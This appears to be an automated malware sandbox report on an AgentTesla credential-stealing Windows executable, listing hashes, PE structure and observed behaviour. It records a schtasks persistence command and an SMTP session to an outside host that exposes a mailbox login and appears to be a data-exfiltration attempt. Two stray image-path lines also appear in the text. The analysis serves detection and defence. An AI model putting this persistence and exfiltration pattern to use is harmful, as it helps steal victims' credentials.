Entropy (8bit):	7.853751707572898
Encrypted:	false
SSDEEP:	24576:kSEB4gTrguAEmyvl2z1LCXDuFlEMzEaZx:6B4bu/moU1CXDgEMv
MD5:	A54EBE06ED43C17FB5FAE1A2BBAFA2FB
SHA1:	17C5BBE86E2F1AC5A81EDA497EBF65E3F3F17BD8
SHA-256:	15CB6C5EE0EA7208770E08B093202E64F73BFE0614C6FBBBDD2CAD96DB1049D8
SHA-512:	DB13348A55D8D9BBE3712E844101D29921CDC2304CB64E42AF5AEF406B70D2CDC1683C43518C6C0EE9C82748000CEE0F76C5FAFB2AE73E7A8131A460867736D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 34%
Reputation:	low

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....c~b.....P..... ... .@.. .....`..... ..@.....O.... .....@..... ..... ..H.....text...4.... ..... ..`.rsrc..... .....@..@.rel oc.....@.....@..B.....H.....Y...Z.....`.....R.....(....*&..(....*.s.....s .....s!.....s".....s#.....*...0.....~....o$....+..*.0..... .....~....o%....+..*.0.....~....o&....+..*.0.....~....o'....+..*.0.....~....o(....+..*.0..<.....~.....().....!r...p.....(*...o+...s,.....~.....+..*.0.....~.....+..*".....*.0..&.....(....r+.. p~....o-...(.....t$....+..*Vs....(/...t.....*..(0...*.0.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.853751707572898
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	ATTACHED FILE (2).exe
File size:	848384
MD5:	a54ebe06ed43c17fb5fae1a2bbafa2fb
SHA1:	17c5bbe86e2f1ac5a81eda497ebf65e3f3f17bd8
SHA256:	15cb6c5ee0ea7208770e08b093202e64f73bfe0614c6fbbbdd2cad96db1049d8
SHA512:	db13348a55d8d9bbe3712e844101d29921cdc2304cb64e42af5aef406b70d2cdc1683c43518c6c0ee9c82748000cee0f76c5fafb2ae73e7a8131a460867736fd
SSDEEP:	24576:kSEB4gTrguAEmyvl2z1LCXDuFlEMzEaZx:6B4bu/moU1CXDgEMv
TLSH:	320501043B1D3A11D0ABCB799041D01885F2ED6FBD37F13A6EA77C8E0859B4157B2AB6
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....c~b.....P..... ... .@.. .....`.....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4d0706
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x627E63AE [Fri May 13 13:57:02 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
or al, byte ptr [eax+00h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [esi], cl
inc eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
adc byte ptr [eax+00h], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax+eax*2], cl
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
adc dword ptr [eax+00h], eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xd06b4	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xd2000	0x5a4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xd4000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xce734	0xce800	False	0.902138033444	data	7.85899837565	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.rsrc	0xd2000	0x5a4	0x600	False	0.419270833333	data	4.0816156264	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xd4000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xd2090	0x314	data		
RT_MANIFEST	0xd23b4	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2017
Assembly Version	1.0.0.0
InternalName	8FjEK.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	Coffee Shop
ProductVersion	1.0.0.0
FileDescription	Coffee Shop
OriginalFilename	8FjEK.exe

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2022 18:31:05.978245020 CEST	49744	587	192.168.2.3	65.108.71.185
May 13, 2022 18:31:06.021182060 CEST	587	49744	65.108.71.185	192.168.2.3
May 13, 2022 18:31:06.021326065 CEST	49744	587	192.168.2.3	65.108.71.185

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2022 18:31:06.206393003 CEST	587	49744	65.108.71.185	192.168.2.3
May 13, 2022 18:31:06.206764936 CEST	49744	587	192.168.2.3	65.108.71.185
May 13, 2022 18:31:06.255192995 CEST	587	49744	65.108.71.185	192.168.2.3
May 13, 2022 18:31:06.257081985 CEST	49744	587	192.168.2.3	65.108.71.185
May 13, 2022 18:31:06.298333883 CEST	587	49744	65.108.71.185	192.168.2.3
May 13, 2022 18:31:06.298799038 CEST	49744	587	192.168.2.3	65.108.71.185
May 13, 2022 18:31:06.343600035 CEST	587	49744	65.108.71.185	192.168.2.3
May 13, 2022 18:31:06.344326973 CEST	49744	587	192.168.2.3	65.108.71.185
May 13, 2022 18:31:06.385469913 CEST	587	49744	65.108.71.185	192.168.2.3
May 13, 2022 18:31:06.386388063 CEST	49744	587	192.168.2.3	65.108.71.185
May 13, 2022 18:31:06.428380966 CEST	587	49744	65.108.71.185	192.168.2.3
May 13, 2022 18:31:06.434834003 CEST	49744	587	192.168.2.3	65.108.71.185
May 13, 2022 18:31:06.475883007 CEST	587	49744	65.108.71.185	192.168.2.3
May 13, 2022 18:31:06.475972891 CEST	49744	587	192.168.2.3	65.108.71.185
May 13, 2022 18:31:06.476600885 CEST	587	49744	65.108.71.185	192.168.2.3
May 13, 2022 18:31:06.476665020 CEST	49744	587	192.168.2.3	65.108.71.185

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2022 18:31:05.901911020 CEST	56417	53	192.168.2.3	8.8.8.8
May 13, 2022 18:31:05.958861113 CEST	53	56417	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 13, 2022 18:31:05.901911020 CEST	192.168.2.3	8.8.8.8	0xc25f	Standard query (0)	mail.pabau touae.com	A (IP address)	IN (0x0001)

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 13, 2022 18:31:05.958861113 CEST	8.8.8.8	192.168.2.3	0xc25f	No error (0)	mail.pabau touae.com		65.108.71.185	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 13, 2022 18:31:06.206393003 CEST	587	49744	65.108.71.185	192.168.2.3	220 caisc.tier4network.com ESMTP Exim 4.95 Fri, 13 May 2022 22:01:06 +0530
May 13, 2022 18:31:06.206764936 CEST	49744	587	192.168.2.3	65.108.71.185	EHLO 445817
May 13, 2022 18:31:06.255192995 CEST	587	49744	65.108.71.185	192.168.2.3	250-caisc.tier4network.com Hello 445817 [84.17.52.36] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 13, 2022 18:31:06.257081985 CEST	49744	587	192.168.2.3	65.108.71.185	AUTH login YmlqdUBwYWJhdXRvdWFlLmNvbQ==
May 13, 2022 18:31:06.298333883 CEST	587	49744	65.108.71.185	192.168.2.3	334 UGFzc3dvcmQ6
May 13, 2022 18:31:06.343600035 CEST	587	49744	65.108.71.185	192.168.2.3	535 Incorrect authentication data
May 13, 2022 18:31:06.344326973 CEST	49744	587	192.168.2.3	65.108.71.185	MAIL FROM:<biju@pabautouae.com>
May 13, 2022 18:31:06.385469913 CEST	587	49744	65.108.71.185	192.168.2.3	250 OK
May 13, 2022 18:31:06.386388063 CEST	49744	587	192.168.2.3	65.108.71.185	RCPT TO:<mj6413780@gmail.com>
May 13, 2022 18:31:06.428380966 CEST	587	49744	65.108.71.185	192.168.2.3	550 relay not permitted, authentication required
May 13, 2022 18:31:06.475883007 CEST	587	49744	65.108.71.185	192.168.2.3	421 caisc.tier4network.com lost input connection

Statistics

Behavior



System Behavior

Analysis Process: ATTACHED FILE (2).exe PID: **3636**, Parent PID: **5680**

General

Target ID:	0
Start time:	18:30:26
Start date:	13/05/2022
Path:	C:\Users\user\Desktop\ATTACHED FILE (2).exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\ATTACHED FILE (2).exe"
Imagebase:	0x600000
File size:	848384 bytes
MD5 hash:	A54EBE06ED43C17FB5FAE1A2BBAFA2FB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.305588264.0000000003A2F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.305588264.0000000003A2F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DAFCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DAFCF06	unknown
C:\Users\user\AppData\Roaming\QFuHJZVIQZLJcC.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C941E60	CreateFileW
C:\Users\user\AppData\Local\Temp\tmpB58E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C947038	GetTempFileNameW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ATTACHED FILE (2).exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DE0C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpB58E.tmp	success or wait	1	6C946A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QFuHJZVlQZLJcC.exe	0	848384	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd 63 7e 62 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 50 00 00 fd 0c 00 00 08 00 00 00 00 00 00 06 07 0d 00 00 20 00 00 00 20 0d 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0d 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELc~bP @ `@	success or wait	1	6C941B4F	WriteFile
C:\Users\user\AppData\Local\Temp\tmpB58E.tmp	0	1647	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft .com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2014-10-25T14:27:44.8929027</Date> <Author>computer\user </Author> </RegistrationIn	success or wait	1	6C941B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ATTACHED FILE (2).exe.log	0	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6DE0C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DAD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DAD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DA303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DADCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DA303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DA303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DA303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DA303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DAD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DAD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C941B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C941B4F	ReadFile
C:\Users\user\Desktop\ATTACHED FILE (2).exe	unknown	848384	success or wait	1	6C941B4F	ReadFile

Analysis Process: schtasks.exe PID: **5964**, Parent PID: **3636**

General

Target ID:	3
Start time:	18:30:45
Start date:	13/05/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\QFuHJZVlQZLJcC" /XML "C:\Users\user\AppData\Local\Temp\tmpB58E.tmp
Imagebase:	0xf00000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpB58E.tmp	unknown	2	success or wait	1	F0AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpB58E.tmp	unknown	1648	success or wait	1	F0ABD9	ReadFile

Analysis Process: conhost.exe PID: **3356**, Parent PID: **5964**

General

Target ID:	5
Start time:	18:30:46
Start date:	13/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: ATTACHED FILE (2).exe PID: **4712**, Parent PID: **3636**

General

Target ID:	6
Start time:	18:30:47
Start date:	13/05/2022
Path:	C:\Users\user\Desktop\ATTACHED FILE (2).exe
Wow64 process (32bit):	false
Commandline:	{path}
Imagebase:	0x320000
File size:	848384 bytes
MD5 hash:	A54EBE06ED43C17FB5FAE1A2BBAFA2FB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: ATTACHED FILE (2).exe PID: **2460**, Parent PID: **3636**

General

Target ID:	8
Start time:	18:30:48
Start date:	13/05/2022
Path:	C:\Users\user\Desktop\ATTACHED FILE (2).exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xbd0000
File size:	848384 bytes

MD5 hash:	A54EBE06ED43C17FB5FAE1A2BBAFA2FB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.297323017.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.297323017.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.295815740.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.295815740.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.511040182.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000002.511040182.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.296865646.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.296865646.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.296355603.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.296355603.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.516456497.0000000002F41000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000002.516456497.0000000002F41000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DAFCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DAFCF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DAD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DAD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DA303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DADCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DA303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DA303DE	ReadFile
